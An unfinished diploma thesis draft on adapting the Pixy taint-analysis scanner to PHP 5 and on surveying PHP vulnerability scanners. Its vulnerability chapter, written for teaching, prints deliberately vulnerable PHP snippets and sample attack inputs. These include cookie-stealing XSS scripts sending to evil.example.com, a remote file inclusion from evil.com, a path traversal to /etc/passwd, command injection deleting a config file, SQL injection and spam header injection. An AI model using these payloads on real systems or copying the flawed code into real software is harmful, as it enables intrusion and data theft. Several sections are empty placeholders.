Tainted object propagation analysis for PHP 5 based on Pixy

Diploma thesis

Oliver Klee
Bonner Str. 63, 53173 Bonn
pixy@oliverklee.de

Bonn, February 14, 2013

Rheinische Friedrich-Wilhelms-Universität Bonn
Institut für Informatik III
Professor Dr. Armin B. Cremers

universitätbonn

I hereby declare that I have created this work completely on my own and that it has not been submitted previously for a degree at any university. To the best of my knowledge and belief, this thesis contains no material previously published or written by another person, except where due reference is made.

Bonn, 2013-05-01

Abstract

Add some text for the abstract here.

Contents

Acknowledgements

Thank you! (to be extended)

1 Introduction

1.1 Motivation: Why a current static PHP security scanners is important

Currently, there is no free and high-quality static code analysis tool available (and still maintained) that can find vulnerabilities in PHP 5.4.x code. This is a problem because new vulnerabilities in web applications are found almost daily [**?**], and PHP is used for more than 75 % of the top-million sites [**?**], including Facebook (using the HipHop PHP compiler [**?**], Wikipedia and WordPress.com [**?**].

1.2 Research problems and approach

This thesis builds on the PHP security scanner **Pixy** ([**?**], p. 25) and its subproject **PhpParser** [**?**].

1.2.1 Research goals

This thesis tackles the following research goals:

- Create an alias analysis that takes PHP 5's pass-by-reference for objects by default into account.
- Enhance the lexer and parser (both part of PhpParser) with most of the new keywords and concepts introduced in PHP 5.0 through 5.4.
- Analyze the security ramifications of the new keywords and concepts introduced in PHP 5.0 through 5.4.

1.2.2 Technical goals

In addition to the research goals, there are a few technical goals that needed to be achieved in order to achieve the research goals mentioned above:

- Adapt Pixy to work with Java 7 without any warnings. (Pixy was created using at most Java 6, but probably only using Java 1.5.)
- Get Pixy to parse PHP 5 code in the first place. (Pixy currently could handle PHP code only up to PHP version 4.2.)
- Enhance Pixy to also load PHP class files that are not directly included, but are supposed to be loaded via a PHP autoloader.

The technical goals are mostly necessary due to the fact that the Pixy code base had not been maintained (or even touched) since 2006, and both PHP (i.e., the scanned language) as well as Java (i.e., the scanner's language) had evolved in the meantime. In addition, the product code should be maintainable and well-structured so that it will be of real future use instead of a throw-away prototype.

2 PHP

PHP [**?**] is a server-side web scripting language. In its current version, it is object-oriented and dynamically typed. However, it provides some minimal type safety using type hinting, i.e., function parameters can be typed using class names or "array", and `@var` annotations (which are not evaluated on execution). PHP provides lots of powerful built-in functions for cryptography, string handling, ZIP handling, networking, XML, and more.

2.1 Challenges in static analysis for PHP

In PHP, it is possible to use variables for variable names (which is called "variable variables"), field names, class names or for the inclusion of other classes. This practically is the same as multiple pointers in C++, and poses a problem for static analysis [**?**] that forces static analysis to fall back on approximations.

For example, the following constructs are possible, making static analysis a lot harder than e.g. for Java:

```
1 // bar contains the name of the class to instantiate.
2 $foo = new $bar();
3
4 // foo contains the name of the variable that gets assigned a 1.
5 $$foo = 1;
```

```
// classFile includes the path of the class file to include.
require_once($classFile);

// To correctly resolve this include, a scanner would need to parse how
// t3lib_extMgm::extPath creates paths.
require_once(t3lib_extMgm::extPath('seminars') .
  'pi2/class.tx_seminars_pi2.php');

// Depending on the value of classFlavor, different version of the same
// class will be used. This results in runtime class resolution.
switch ($classFlavor) {
  case FLAVOR_ORANGE:
    require_once('Orange.php');
    break;
  case FLAVOR_VANILLA:
    require_once('Vanilla.php');
    break;
  default;
    require_once('Default.php');
    break;
}
$bar = new MyClass();
```

```
// The class file for this class has not been included and will be
// implictly loaded on-demand by the autoloader.
$container = new SmartContainer();
```

In addition, type-hinted parameters can be overwritten within a function:

```
protected function foo(array $bar) {
  if (empty($bar)) {
    // bar changes its type from an array to an integer.
    $bar = 42;
  }
}
```

3 Vulnerabilities in PHP web applications

The vulnerabilities in this chapter are divided into two parts: Tainted object propagation problems (which potentially can be found by scanners like Pixy), and problems of other types (for which other tools are more helpful, or which usually are found through code inspection by a human).

This list of vulnerabilities is by no means complete, but should cover the most common vulnerabilities found in PHP web applications (according to the author's experience as a member of the TYPO3 Security Team since 2008). The code examples are all by the author.

Note: The URLs of all examples in this section are not URL-encoded to make them easier to read. In real life, the URL would be URL-encoded, e.g., spaces would be encoded as %20.

3.1 The "Common Weakness Enumeration" List

The *Common Weakness Enumeration (CWE)* [**?**] is a widely-used formal list of software vulnerabilities that strives to serve as a common language for the vulnerabilities. This list includes extensive information on the vulnerability, including examples of vulnerable code, tips for mitigation, and information on whether this types of vulnerability can be found using dynamic or static program analysis. Organizations like Apple, Coverity or IBM make use of this list and provide tools that are compatible with it [**?**].

The CWE issues a yearly list of the "Top 25 Most Dangerous Software Errors" [**?**] which includes many of the issues listed here. This list includes the "top issues" both concerning how critical they are as well as how widespread they are, based on a survey of a selected number of organizations. Still, it does not cover all types of vulnerabilities listed in this section because this section focuses on web applications written in PHP, and the top 25 list is intended to cover web applications in all languages.

All in all, the CWE contains 909 entries and should cover most types of vulnerabilities. [**?**]

3.2 Tainted object propagation vulnerabilities

Tainted object propagation vulnerabilities [?] refers to a class of problems where untrusted data is used without sanitizing it properly for the context where it is used. There are already some (documented) approaches to generally finding these problems in web applications. Pixy as a scanner for tainted object propagation vulnerabilities currently can find SQL injection and reflective cross-site scripting.

Vulnerability	Top 25	CWE ID	Literature
SQL injection	#1	CWE-89	[? ? ? ?]
Cross-site scripting	#4	CWE-79	[? ? ?]
HTTP response splitting	—	CWE-113	[?]
Directory traversal, path traversal	#13	CWE-22	[?]
OS command injection	#2	CWE-78	[?]
PHP file inclusion, remote code injection, remote command execution	—	CWE-98	[? ?]
E-mail header injection, spam via e-mail forms	—	CWE-93	[?]

Table 3.1: Selected tainted object propagation vulnerabilities

3.2.1 SQL injection

An SQL injection vulnerability exists if a string from an external source is directly used in an SQL query. This is an example of vulnerable code:

```
1 $queryResult = mysql_query(
2   'SELECT * FROM posts WHERE uid = ' . $_GET['postUid'] . ';'
3 );
```

An attacker would use a URL like this:

```
http://example.com/blog.php?postUid=1;TRUNCATE DATABASE posts
```

This URL then would result in the following SQL getting executed:

```
SELECT * FROM posts WHERE uid = 1;TRUNCATE DATABASE posts;
```

This effectively deletes all records from the `posts` table.

3.2.2 Cross-site scripting (XSS)

Cross-site-scripting (XSS) means that a string (or generally some data) from an external source is used in the website output, allowing to inject HTML, JavaScript or (seldom) XML. This provides an attacker with leverage for attacks like sending the current cookies to a malicious site. The cookie then can be used for session hijacking.

There are two variants of XSS: *reflective XSS*, where the malicious data is directly transmitted, e.g., via a URL, and is not stored, and *persistent XSS*, where the malicious data gets stored in a database or a file.

In April 2010, the Apache Foundation reported an incident where an XSS vulnerability was used for a series of attacks that resulted in an attacker gaining root privileges for a server. [**?**]

3.2.3 Reflective XSS

Reflective cross-site scripting is a variant of XSS where the malicious output comes directly from the input, but is not stored in the database or file system. Thus loading the page from a non-malicious link will not show the malicious code. This is a simple example of vulnerable code:

```
1 $output = 'Thank you for sending an e-mail to ' . $_POST['email'] . '.';
```

The URL used by an attacker then could look like this:

```
http://example.com/blog.php?email=<script>image=new Image();
  image.src="http://evil.example.com/?c="+document.cookie</script>
```

This then would send the current cookies to a (potentially) malicious server, allowing an attacker to hijack the user's current session.

XSS opens the gates to many kinds of attacks. For example, it is possible to read the passwords from a login form after they have automatically been filled in by the browser's

password storage. It also allows reading the clipboard content and sending it to another server.

3.2.4 HTTP response splitting

An HTTP response splitting attack is based on code allowing unsanitized CRLF (0x0d0a) character combinations to be included in HTTP headers, thus creating multiple headers.

However, as of PHP versions 4.4.2 and 5.1.2, the `header()` function only allows one header at a time, thus preventing header injection attacks. [**?**]

3.2.5 Directory traversal/path traversal

Directory traversal (also known as *path traversal*) is possible if a vulnerable application includes or outputs file using a path that comes from an untrusted source. If the application does not check that the path is relative and does not contain two dots (`..`) (directly or URL-encoded), it is possible to read or overwrite files that should not be visible, e.g. `/etc/passwd/` or the file with the database credential of the application.

This is an example of vulnerable code:

```
1 echo $createHeader();
2 if (isset($_GET['file']) && ($_GET['file'] != '')
3   && is_file($_GET['file'])
4 ) {
5   echo file_get_contents($file);
6 }
7 echo $createFooter();
```

An attack URL could look like this:

```
http://www.example.com/index.php?file=../../../etc/passwd
```

This would result in `/etc/passwd` being displayed. (For this attack to work, the exact number of `../` has to match the directory structure of the server, and the file needs to be readable by the web server user.)

3.2.6 OS command injection

OS command injection is based on malicious input getting in while executing shell commands. Vulnerable code could look like this:

```
1 echo $createHeader();
2 if (isset($_GET['file']) && ($_GET['file'] != '')
3   && is_file($_GET['file'])
4 ) {
5   exec('touch ' . $file)
6 }
7 echo $createFooter();
```

An attacker then would use a URL like this:

```
http://www.example.com/index.php?file=fileName|rm\%20../../config.php
```

Calling this URL would delete the application's configuration file.

3.2.7 PHP File Inclusion, Remote code injection, Remote Command Execution

PHP file inclusion (also known as *remote code injection* or *remote command execution*) is a PHP-specific vulnerability occurs when a PHP script includes another script file and take the path of the file to include from an untrusted source. (Depending on the configuration of the system, the path of the file to include may also be a remote URL, thus making this kind of vulnerability possible in the first place.)

This is an example of vulnerable code:

```
1 echo $createHeader();
2 if (isset($_GET['file']) && ($_GET['file'] != '')
3   && is_file($_GET['file'])
4 ) {
5   include($file);
6 }
7 echo $createFooter();
```

An attacker then could place some malicious code as a text file on some server (for example, at `http://evil.com/evil.txt`) and then use an URL like this to include that file:

```
http://www.example.com/index.php?file=http://evil.com/evil.txt
```

This URL then will include and execute the PHP contained in the remote file.

3.2.8 E-mail header injection

E-Mail header injection is an attack that makes use of e-mail forms or other mail functionality that uses untrusted data in e-mail header fields (like `From:`, `To:`, `Cc:` or `Subject:`),

If header-relevant data in contact forms (like the sender's name or the subject) is not sanitized of linefeeds or carriage returns, it is possible to include additional header lines like bcc:, allowing the form to be misused for sending SPAM e-mails.

The code of a vulnerable e-mail form could look like this:

```
1 mail(
2   'sales@example.com',
3   $_POST['email_subject'],
4   $_POST['email_body'],
5   'From: ' . $_POST['email_address']
6 );
```

An attacker then could forge a POST request (either using a HTML file that includes a form a via some program) and include a complete e-mail into the subject field (in the `email_subject` POST data):

```
Buy cheap Viagra!\r\nTo: some-spam-victim@example.org\r\n
  Bcc: other-victim@example.org, other-victim-2@example.org\r\n
  Buy cheap Viagra here: http://spamsite.example.com/\r\n
```

This then would result in the following e-mail being send (headers and body):

```
From: requester@example.com (sender e-mail addres from POST data)
Subject: Buy cheap Viagra!
To: some-spam-victim@example.org
Bcc: other-victim@example.org, other-victim-2@example.org
Buy cheap Viagra here: http://spamsite.example.com/

To: sales@example.com

(e-mail body from POST data)
```

3.3 Problems not detectable by tainted object propagation scanners

The following problems does not rely on a direct connection between data sources and sinks to be exploitable and thus cannot be found using a tainted object propagation problem scanner.

Vulnerability	Top 25	CWE ID	Literature
Information disclosure, information exposure	—	CWE-200	[? ?]
Full path disclosure	—	CWE-211	[?]
Cross-site request forgery	#12	CWE-352	[? ? ? ?]
Persistent XSS	#4	CWE-79	[?]
Open Redirect	#22	CWE-601	[?]

Table 3.2: Some problems not detectable by tainted object propagation scanners

3.3.1 Information disclosure/information exposure

Information disclosure (also known as *information exposure*) happens when an application discloses internal information like database user names or the executed SQL, e.g. in error messages or HTML comments.

This is an example of vulnerable code:

```php
public function query($sql) {
  $queryResult = $this->link->query($sql);
  if ($queryResult === FALSE) {
    echo 'The following query has failed: ' . htmlspecialchars($query);
    die();
  }

  return $queryResult;
}
```

The attacker then would need to find a bug in the web application that causes the query to fail. This would expose table names and possible column names, providing valuable information for other attacks like SQL injection (page 6).

Apart from the code itself being vulnerable, having PHP configured with `display_errors = On` makes the complete installation vulnerable as this causes any error messages from PHP to be output directly on the web page.

3.3.2 Full path disclosure

Full path disclosure vulnerabilities are a subset of the *information disclosure* class of vulnerabilities. It refers to an application disclosing the full path of the application or file, for example in error messages.

This is an example of vulnerable code:

```php
public function readFile($path) {
  $fileResource = fopen($path, 'r');
  if ($fileResource === FALSE) {
    echo 'Error opening file: ' . htmlspecialchars($path);
    die();
  }

  $fileContents = fread($fileResource, filesize($path));
  fclose($fileResource);

  return $fileContents;
}
```

If the attacker find a case where a file cannot be read, this would expose the path to the file (and thus to the general location of the application's files). This would provide the attacker with data helpful for a path traversal attack (page 8).

3.3.3 Cross-site request forgery (CSRF/XSRF)

Cross-site request forgery (CSRF/XSRF) means that current user session of a web application (e.g., in an open browser tab) is misused to execute certain actions on that site via malicious links, e.g. sending SPAM, changing the user's password or deleting their profile.

A common protection against an CSRF attack is adding requiring a token to be submitted together with the request. This token is unique to the current user session and usually not visible to the user. An attacker that would need to retrieve the current session token, and just submitting a fixed URL with a request would not work anymore. Facebook and TYPO3 use the token technique. [**? ?**]

The danger of CSRF is greatly increased if the site is susceptible to XSS because being able to execute JavaScript in the target web site's context would allow an attacker to retrieve the current token.

3.3.4 Persistent XSS

Persistent cross-site scripting (persistent XSS) is a variant of the XSS vulnerability. It refers to the case when untrusted data is first stored in the file system or database, and some other part of the application then uses the stored data for output, thus inserting the malicious data in the output even if the page is loaded from a clean URL. This is a lot harder to find via tainted object propagation because there is the database between the source and the sink, and the source and the sink come into action in separate executions.

This is an example of vulnerable code:

```
1 $postData = $this->retrievePostFromDatabase($postUid);
2 $output = '<h3>' . $postData['title'] . '</h3>';
```

An attacker could use the post submission form and enter a title like this:

```
<script>
  image = new Image();
  image.src = "http://evil.example.com/?c=" + document.cookie;
</script>
```

3.3.5 Open Redirect

A web application is susceptible to an open redirect attack if it uses untrusted data as the source for a redirect. This is an example of vulnerable code:

```
header('Location: ' . $_GET['redirect_url']);
```

The URL of an attack could look like this:

```
http://www.example.com/this/is/some/long/path.html
  ?some_parameter=................................................
  &redirect_url=http://phishing.example.com
```

This would allow an attacker to lure a user first onto a legit site (as the first part of the URL is a legit, albeit vulnerable site) and then redirect the user to some phishing site.

This attack is hard to scan for automatically because some redirect may be valid (and not vulnerable). To protect against this type of attack, white-listing is the recommended approach for validation. Validation, however, is not the same as sanitation, and currently cannot be scanned for using a tainted object propagation-type scanner.

3.4 How to lure users onto untrusted URLs

Most of the attacks listed here base on a user opening a crafted URL in a browser (either directly in the URL bar or indirectly via a document that loads or includes another URL), containing malicious content. There are several techniques used to obfuscate the malicious nature of a URL:

3.4.1 Image tags

An image tag that loads some URL could look like this:

```
<img src="http::://example.com/?foo=evilScript"
  width="0" height="0" style="display: none;" />
```

For this attack vector to work, the loaded script does not necessarily need to return real image data—empty data will work as well.

3.4.2 Iframes

An iframe tag that loads some URL as HTML could look like this:

```
<iframe src="http::://example.com/?foo=evilScript"
  width="0" height="0" style="display: none;">
</iframe>
```

3.4.3 URL shortening services

URL shortening service like bit.ly, tinyurl or goog.gl are particular commonly used in Twitter messages. Those services redirect to a longer URL that is stored for the short link. Shortened URLs for `http://www.google.de/` would look like this:

```
http://bit.ly/4NuEFt
http://tinyurl.com/yg7p6l7
http://goo.gl/HKEkX
```

Without browser add-ons, it is not possible to see where a shortened (and thus also obfuscated) URL might lead.

3.4.4 Encoded URL parameters

URL parameters may be encoded in several ways to make suspiciously-looking parts look less suspicious. In the following example, `<script` is included in the URL in an encoded way.

```
http://example.com/?foo=&#60;&#115;&#99;&#114;&#105;&#112;&#116;...
```

4 Static analysis

Static (code) analysis (SA) is defined as analyzing the code of a program (i.e., the source code, byte code or machine code) of a program without actually running it [**?**]. The aim of static analysis is to find bugs, structural problems, code smells or to help in understanding the system that is analyzed. The opposite would be *dynamic analysis*, e.g, unit testing or penetration testing on a running system.

4.1 Static analysis for finding vulnerabilities

[**?**] explains in detail how static analysis of code works and how it can be used to find bugs and vulnerabilities.

According to [**?** **?**], tools for static code analysis can find real bugs in production software. [**?**] elaborates on the numerous types of vulnerabilities that can be found using static analysis.

4.2 Approaches to static analysis

Generally, there are several approaches when doing static code analysis [**?** **?** **?**]:

- string pattern matching (with or without regular expressions)
- syntactic bug pattern detection ("style checking")
- data-flow analysis (which relies on control-flow analysis)
- theorem proving (requires annotations with pre/post conditions)
- model checking (requires code annotations that state the requirements)

Pixy falls into the the data-flow analysis category.

4.3 Tainted object propagation

[?] describes an approach to finding a class of vulnerabilities called *tainted object propagation*. [? ? ?] apply this to PHP.

Tainted object propagation builds on data-flow analysis and traces where untrusted data comes into the system and where it is used. Pixy implements this approach.

The concepts of this approach are as following:

Sources are the places where potentially malicious data comes in. In the example (figure 4.1 on page 18), the `$_GET` variable "name" is a source.

Tainted means that data is considered to be potentially dangerous.

Sinks are the places where the data is used and where tainted data could cause harm. In the example (figure 4.1 on page 18), the `echo` call is a sink.



Figure 4.1: Tainted data on its way from a source to a sink

Sanitizing tainted data from a source changes it so that it will not cause any harm when put into a sink. In the second example (figure 4.2 on page 19), the `htmlspecialchars` call sanitized the tainted data.



Figure 4.2: Tainted data getting sanitized

5 Review of existing static PHP vulnerability scanners

For this thesis, an existing scanner was needed that already worked reasonably well and that could be modified (i.e., it needed to be under an Open Source license like the Gnu Public License).

5.1 Used test suite

The author created a small test suite that was used to check the abilities of the various scanners. The test suite contains XSS and SQL injection in various forms:

- source and sink within the same line
- source and sink on different lines within the same method
- source, sanitation and sink on different lines within the same method
- sanitation using PHP's built-in sanitation functions `mysql_real_escape_string` and `intval`
- sanitation or source in other method in the same class
- sanitation or source in method of an instance of an included class
- sanitation or source in method in a static function of an included class
- sanitation or source in method in a static function of a class that is *not* included, but expected to be autoloaded

5.2 SWAAT

SWAAT [**?**] is closed-source freeware or open source (depending on whether the enclosed FAQ file or the web site should be considered the more current source), programmed in .NET. It solely relies on string matching. On the test suite, it listed practically all SQL queries as "security sensitive functionality", recommending "manual source code review". Effectively, it produced many false positive and did not find any of the existing XSS issues.

This project has been orphaned, i.e. development and maintenance have ceased.

5.3 CodeSecure Verifier

Armorize CodeSecure Verifier [**?** **?**] is a closed-source, commercial source code scanner that is available in hardware and as software-as-a-service (SaaS). It provides data-flow and control-flow analysis, thus detecting most taint-style vulnerabilities.

This scanner is based on the research published in [**?**].

5.4 PHP-SAT

PHP-SAT [**?**] is an Open Source tool programmed in Stratego/XT [**?**] using intraprocedural data-flow analysis. It is based on PHP-front [**?**] and can work with PHP 4 and 5. There is no stable release yet, and development has ceased in 2007.

This tool does not compile on Ubuntu (the used testing environment), and it has very scarce documentation.

5.5 Pixy

Pixy [**?**] is an Open Source tool programmed in Java using interprocedural data-flow analysis.

Pixy currently works only on PHP 4 code. After changing the test suite to PHP 4-only, Pixy found all vulnerabilities that did not use PHP 5 autoloading.

5.6 Yasca—Yet Another Source Code Analyzer

Yasca [**?**] is an Open Source tool programmed in PHP that combines its own pattern-matching search with the output of other scanners included as plug-ins, including Pixy and PHPlint.

Using only its own scanning engine, Yasca was not able to find a single vulnerability.

5.7 Deciding on a scanner for the thesis

This is an overview of the desired properties for a scanner which could be used as a basis for the thesis:

	Open Source	**runs at all**	**good recall**	**good precision**
SWAAT	(unclear)	✓	—	—
Code Secure Verifier	—	(✓)	(not tested)	(not tested)
PHP-SAT	✓	—	(not tested)	(not tested)
Pixy	✓	✓	✓	✓
Yasca	✓	✓	—	(nothing found)

Table 5.1: Reviewed PHP security scanners

Pixy was the only scanner that was tested that had a clear Open Source license, worked in the first place, and had both a reasonable recall and precision. Thus the decision was to build on Pixy for this thesis.

6 The PHP Security Scanner Pixy

Pixy [**?**] was created 2006/2007 as part of a dissertation by Nenad Jovanovic [**?**]. It uses interprocedural data-flow analysis and includes the dedicated PhpParser tool [**?**]. Pixy's approach is documented in [**? ? ? ?**].

Pixy is able to recognize sources, sinks and sanitation functions specific for each vulnerability type. However, in its 2007 version, it only recognized simple functions, not method calls on objects or static function calls for a class.

Pixy could currently only scan one file at a time (including its dependencies) and only scans functions that actually are executed. This means that it could not scan the code of a complete class if there was no caller.

Development of Pixy had ceased after 2007. However, one of the original authors of Pixy had agreed to hand over maintenance so Pixy can be officially continued.

6.1 Technical details

As shown in figure 6.1 on page 26, Pixy uses a several-steps approach between the raw source code and the final data flow analysis. It makes use of the (modified) external libraries JFlex and CUP (and a Lex syntax definition file for PHP) to create the abstract syntax tree.



Figure 6.1: The main data structures in Pixy

7 PHP 5.4

Pixy in its current version is only able to deal with PHP 4 code. However, in the meantime PHP has progressed to version 5.4. This version has brought some major changes over 4.x that affects static code analysis:

New language feature	**Effect on static code analysis**
new keywords	language definition for the lexer/parser
constants	the "place" abstraction for variables (three-address code *P-TAC*)
default pass-by-reference	alias analysis
type hinting	lexer/parser, type inference
visibility keywords *private, protected, public*	lexer/parser, control-flow analysis, data-flow analysis
autoloader	loading of class files
namespaces	lexer/parser, loading of class files
late static binding	lexer/parser, control-flow graph
anonymous functions (from PHP 5.4)	lexer/parser, control-flow analysis

Table 7.1: Major changes in PHP 5.4 over 4.x

Note: The new visibility keywords affect both the control-flow analysis as well as the data-flow analysis as they influence which methods can be reached from a class at all and which fields are visible.

The following example demonstrates this issue:

```php
class A {
  /**
   * @var string
   */
  public $publicField = 'public ... ';
  /**
   * @var string
   */
  protected $protectedField = 'protected ... ';
  /**
   * @var string
   */
  private $privateField = 'private ...';
}

class B extends A {
  /**
   * @return string
   */
  public function getFields() {
    return $this->publicField . $this->protectedField .
      $this->privateField;
  }
}

$b = new B();
echo $b->getFields;
```

This example will echo `public ... protected ...` as `$this->privateField` accesses an (undeclared) field `B::privateField` (which will have a default value of `NULL`, which will be automatically cast to an empty string) instead of the existing, but inaccessible `A::privateField`.

8 Alias analysis for the new default pass-by-reference in PHP 5

9 Implementation details and problems encountered

10 Experimental evaluation of the modified version of Pixy

10.1 Code quality

One of the aims of the thesis is to make Pixy a tool that is and will be useful for other developers, both for using it and for contributing to the project. This includes that the Pixy's code is well-tested, well-readable and of general high quality. For measuring improvements in code quality, the author has decided to use three numbers that are relatively easy to measure:

- the number of warnings and errors issued by javac 1.7 when run with the `-Xlint` option
- the number of warnings and errors issued by the PMD[1] [**?**] source code analyzer for Java
- the number of JUnit unit tests and the number of failures and errors

The aim of this thesis is to get the javac lint and PMD warnings as close to zero as possible and to get all unit tests to pass. In addition, all changes and new features should be covered with unit tests.

This only applies to the Pixy project as most of the code of the related PhpParser is generated, i.e., the author does not have much direct influence on the quality of that code.

10.1.1 Java lint warnings

Before the author made any changes, javac lint (version 1.7.0_13) issued 688 warnings for Pixy (many of which may be due to Pixy originally being developed for Java 1.5).

[1] "Project Mess Detector", but there exists several explanations of what this acronym means [**?**].

10.1.2 PMD

The author chose a subset of the available Java-related PMD rule sets that fit to the scope of the Pixy project (e. g., a rule set for Android does not make sense for this non-Android project). Other rule sets were skipped as they provided too many false positives for this project.

The PMD version used for these tests was version 5.0.2 (the current version at the time of writing). To avoid changed numbers to do different behavior of subsequent versions, the PMD version was kept at 5.0.2 even if updates were available later.

A description of the rules included in the rule sets is provided in the PMD documentation [**?**].

This is a comparison of the number of PMD violations in the Pixy project before the author made any changes and after cleanup was finished:

Rule set name	rule set key	before cleanup	after cleanup
Basic	`java-basic`	143	
Braces	`java-braces`	358	
Clone Implementation	`java-clone`	5	
Code Size	`java-codesize`	262	
Coupling	`java-coupling`	4809	
Design	`java-design`	739	
Empty Code	`java-empty`	41	
Finalizer	`java-finalizers`	0	
Import Statements	`java-imports`	23	
JUnit	`java-junit`	274	
Migrations	`java-migrating`	394	
Naming	`java-naming`	1245	
Strict Exceptions	`java-strictexception`	328	
String and StringBuffer	`java-strings`	180	
Security Code Guidelines	`java-sunsecure`	2	
Type Resolutions	`java-typeresolution`	160	
Unnecessary	`java-unnecessary`	75	
Unused Code	`java-unusedcode`	24	
Total		**9086**	

Table 10.1: Number of PMD violations in the Pixy project before and after cleanup

Rule set name	rule set key	violations	reason for skipping
Android	`java-android`	0	n/a
Comments	`java-comments`	1829	The "line too long" rule is too restrictive.
Controversial	`java-controversial`	2610	The name says it all. :-)
J2EE	`java-j2ee`	5	n/a
Java Beans	`java-javabeans`	558	n/a
Jakarta Commons Logging	`java-logging-jakarta-commons`	0	n/a
Java Logging	`java-logging-java`	505	`System.out.print` actually is okay for this application.
Optimization	`java-optimizations`	7880	Too many low-priority "...could be declared final" messages.

Table 10.2: PMD rule sets that have been skipped

Note: As PMD does not provide a count of violations when using the `text` output format on the command line, the output was piped through `wc -l` to count the number of violations.

11 Discussion

11.1 Related work

11.2 Conclusions

11.3 Further work

List of Figures

List of Tables